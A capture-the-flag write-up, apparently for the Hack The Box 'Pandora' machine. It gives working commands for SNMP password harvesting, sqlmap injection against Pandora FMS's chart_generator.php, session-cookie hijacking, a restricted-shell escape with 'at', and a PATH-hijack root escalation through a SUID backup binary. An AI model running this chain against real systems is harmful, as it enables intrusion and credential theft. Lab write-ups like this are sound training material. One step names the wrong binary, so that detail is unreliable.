
Pandora



InfoGathering

IP: 10.129.119.197

```
# Commands Executed
db_nmap -sC -sV -O -A -oN nmap.results 10.129.119.197 -p 22,80
db_nmap -sU -p 161 10.129.119.197
```

SCOPE

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.119.197             Linux               4.X    server
```

SERVICES

```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.119.197  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.119.197  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
10.129.119.197  161   udp    snmp  open
```

SSH

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
```

HTTP

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Play | Landing
```

SNMP

```
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-processes:
|   1:
|     Name: systemd
|     Path: /sbin/init
|     Params: maybe-ubiquity
```

```
|   1504:
|_    Name: systemd-udevd
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Traffic stats: 72.06 Kb sent, 71.92 Kb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.129.119.197  Netmask: 255.255.0.0
|     MAC address: 00:50:56:b9:1b:c3 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|_    Traffic stats: 7.45 Mb sent, 2.90 Mb received
|_snmp-win32-software: ERROR: Script execution failed (use -d to debug)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 14m02s
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
|_  System uptime: 14m2.28s (84228 timeticks)
| snmp-netstat:
|   TCP  0.0.0.0:22           0.0.0.0:0
|   TCP  10.129.119.197:34296 8.8.8.8:53
|   TCP  127.0.0.1:3306       0.0.0.0:0
|   TCP  127.0.0.53:53        0.0.0.0:0
|   UDP  0.0.0.0:68           *:*
|   UDP  0.0.0.0:161          *:*
|_  UDP  127.0.0.53:53        *:*
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: pandora
```

I used a tool I created called massnmp to enumerate SNMP info
RESOURCE: https://github.com/tobor88/Bash/blob/master/massnmp.sh

```
# Command Executed
massnmp 10.129.119 197 198
cat 10.129.119.197
```

SNMP returned the host name. I added that value to my /etc/hosts files

```
# Command Executed
vi /etc/hosts
# Added value
10.129.119.197    pandora.htb
```

Gaining Access

Inside the SNMP output was a password for the daniel user

```
# Command Executed
grep daniel 10.129.119.197
```

SCREENSHOT EVIDENCE

```
/bin/sh                -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
/usr/bin/host_check    -u daniel -p HotelBabylon23
```

USER: daniel
PASS: HotelBabylon23

I was able to use those credentials to access the machine

```
# Commands Executed
ssh daniel@pandora.htb
Password: HotelBabylon23
```

SCREENSHOT EVIDENCE

```
└─# ssh daniel@pandora.htb
The authenticity of host 'pandora.htb (10.129.119.197)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pandora.htb' (ED25519) to the list of known hosts.
daniel@pandora.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

There is another user Matt who is able to access the device
There is also a SQL server listening on 3306
The hosts file shows two loopback DNS resolutions for the local host


```
# Commands Executed
ls /home
grep bash /etc/passwd
ss -tunlp
cat /etc/hosts
```


I set up a proxy to view the possible webpage by terminating my SSH session and starting a new one with a SOCKS proxy

```
# Commands Executed
ssh -D 1080 daniel@pandora.htb
Paswword: HotelBabylon23
```

I then set up FoxyProxy to use the SOCKS5 connection and visited
LINK: http://pandora.pandora.htb

SCREENSHOT EVIDENCE





The web application running is called Pandora FMS.
It has a PHP file “chart_generator.php” with a “session_id” parameter vulnerable to SQL injections
REFERENCE: https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained

I modified my /etc/proxychains4.conf file to use bash commands against the service

```
# Commands Executed
vi /etc/proxychains4.conf
```

```
# Added the below line
socks5 127.0.0.1 1080 daniel HotelBabylon23
```

SCREENSHOT EVIDENCE

I used sqlmap to enumerate the database table information


```
# Commands Executed
proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id='1" -D pandora --tables
```

I dumped the contents of table called "**tpassword_history**" and then "**tsessions_php**"

```
# Commands Executed
proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id='1" -Ttpassword_history --dump

proxychains sqlmap --url="http://localhost.localdomain/pandora_console/include/chart_generator.php?
session_id='1" -Ttsessions_php --dump
```

SCREENSHOT EVIDENCE



Database: pandora
Table: tpassword_history
[2 entries]

id_pass	id_user	date_end	password	date_begin
1	matt	0000-00-00 00:00:00	f655f807365b6dc602b31ab3d6d43acc	2021-06-11 17:28:54
2	daniel	0000-00-00 00:00:00	76323c174bd49ffbbdedf678f6cc89a6	2021-06-17 00:11:54

SCREENSHOT EVIDENCE

```
Database: pandora
Table: tsessions_php
[46 entries]
```

id_session	data	last_active
09vao3q1dikuoi1vhcvhcjjbc6	id_usuario|s:6:"daniel";	1638783555
0ahul7feb1l9db7ffp8d25sjba	NULL	1638789018
1um23if7s531kqf5da14kf5lvm	NULL	1638792211
2e25c62vc3odbppmg6pjbf9bum	NULL	1638786129
346uqacafar8pipuppubqet7ut	id_usuario|s:6:"daniel";	1638540332
3me2jjab4atfa5f8106iklh4fc	NULL	1638795380
4f51mju7kcuonuqor3876n8o02	NULL	1638786842
4nsbidcmgfoh1gilpv8p5hpi2s	id_usuario|s:6:"daniel";	1638535373
59qae699l0971h13qmbpqahlls	NULL	1638787305
5fihkihbip2jioll1a8mcsmp6j	NULL	1638792685
5i352tsdh7vlohth30ve4o0air	id_usuario|s:6:"daniel";	1638281946
69gbnjrc2q42e8aqahb1l2s68n	id_usuario|s:6:"daniel";	1641195617
81f3uet7p3esgiq02d4cjj48rc	NULL	1623957150
8m2e6h8gmphj79r9pq497vpdre	id_usuario|s:6:"daniel";	1638446321
8upeameujo9nhki3ps0fu32cgd	NULL	1638787267
9vv4godmdam3vsq8pu78b52em9	id_usuario|s:6:"daniel";	1638881787
a3a49kc938u7od6e6mlip1ej80	NULL	1638795315
abg787e1e5e4egn5jkeh3hdfe2	NULL	1648413264
agfdiriggbt86ep71uvm1jbo3f	id_usuario|s:6:"daniel";	1638881664
bbhf4mtod74tqhv50mpdvu4lj5	id_usuario|s:6:"daniel";	1641201982
cojb6rgubs18ipb35b3f6hf0vp	NULL	1638787213
d0carbrks2lvmb90ergj7jv6po	NULL	1638786277
dd9hpokkb6h62ggpg25km6n2d9	NULL	1648413185
f0qisbrojp785v1dmm8cu1vkaj	id_usuario|s:6:"daniel";	1641200284
fikt9p6i78no7aofn74rr71m85	NULL	1638786504
fqd96rcv4ecuqs409n5qsleufi	NULL	1638786762
g0kteepqaj1oep6u7msp0u38kv	id_usuario|s:6:"daniel";	1638783230
g4e01qdgk36mfdh90hvcc54umq	id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;	1638796349
gf40pukfdinc63nm5lkroidde6	NULL	1638786349
heasjj8c48ikjlvsf1uhonfesv	NULL	1638540345
hsftvg6j5m3vcmut6ln6ig8b0f	id_usuario|s:6:"daniel";	1638168492
jecd4v8f6mlcgn4634ndfl74rd	id_usuario|s:6:"daniel";	1638456173
kp90bu1mlclbaenaljem590ik3	NULL	1638787808
ne9rt4pkqqd0aqcrr4dacbmaq3	NULL	1638796348
o3kuq4m5t5mqv01iur63e1di58	id_usuario|s:6:"daniel";	1638540482
oi2r6rjq9v99qt8q9heu3nulon	id_usuario|s:6:"daniel";	1637667827
p4tdr7t0ghnr48edg5lt2gtgv1	NULL	1648413260
pjp312be5p56vke9dnbqmnqeot	id_usuario|s:6:"daniel";	1638168416
qq8gqbdkn8fks0dv1l9qk6j3q8	NULL	1638787723
r097jr6k9s7k166vkvaj17na1u	NULL	1638787677
r3kem1qd6uv9ki56bnq3p8ale3	NULL	1648413115
rgku3s5dj4mbr85tiefv53tdoa	id_usuario|s:6:"daniel";	1638889082
u5ktk2bt6ghb7s51lka5qou4r4	id_usuario|s:6:"daniel";	1638547193
u74bvn6gop4rl21ds325q80j0e	id_usuario|s:6:"daniel";	1638793297
v3sspijf3rttr0b8gc4f4rifnt	id_usuario|s:6:"daniel";	1648413638
v7l9vm964kbd1177fg44galkdt	id_usuario|s:6:"daniel";	1648410090


This info was saved too /root/.local/share/sqlmap/output/localhost.localdomain/dump/pandora/tsessions_php.csv
I grepped a session id for “matt”

```
# Command Executed
grep matt tsessions_php.csv
# RESULT
g4e01qdgk36mfdh90hvcc54umq,"id_usuario|s:4:""matt"";alert_msg|a:0:{}new_chat|b:0;",1638796349
```

SCREENSHOT EVIDENCE


I used a firefox add on “Cookie Editor” to set the PHPSESSID to his session id value and reloaded the page

SCREENSHOT EVIDENCE



This gave me access to the site as matt

SCREENSHOT EVIDENCE



PrivEsc

In my enumeration I discovered I was in a limited shell

I was able to obtain a normal privilege shell using “at” which I can execute
RESOURCE: https://gtfobins.github.io/gtfobins/at/#sudo

```
# Command Executed
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

SCREENSHOT EVIDENCE

```
matt@pandora:/home/matt$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
<(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
warning: commands will be executed using /bin/sh
job 1 at Sun Mar 27 21:10:00 2022
/bin/sh: 0: can't access tty; job control turned off
$ sudo -V
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
$
```

My search for SUID binaries returned a result for a custom binary “pandora_backup”

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
```

SCREENSHOT EVIDENCE

```
matt@pandora:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
```

I transferred the binary to my machine for analysis and discovered a non-absolute path to the tar command was being used

```
# Command Executed
strings pandora_console | grep tar
```

SCREENSHOT EVIDENCE

```
[]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
Backup successful!
Terminating program!
```

I created a poisoned tar binary in /tmp, added /tmp to my PATH variable and ran the binary


```
# Commands Executed
```

```
cd /tmp
echo "/bin/bash" > tar
chmod a+x tar
export PATH=/tmp:$PATH
pandora_backup
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
a0c2a6157e3b1bcab96f2735e11ac1a2
```

SCREENSHOT EVIDENCE



ROOT FLAG: a0c2a6157e3b1bcab96f2735e11ac1a2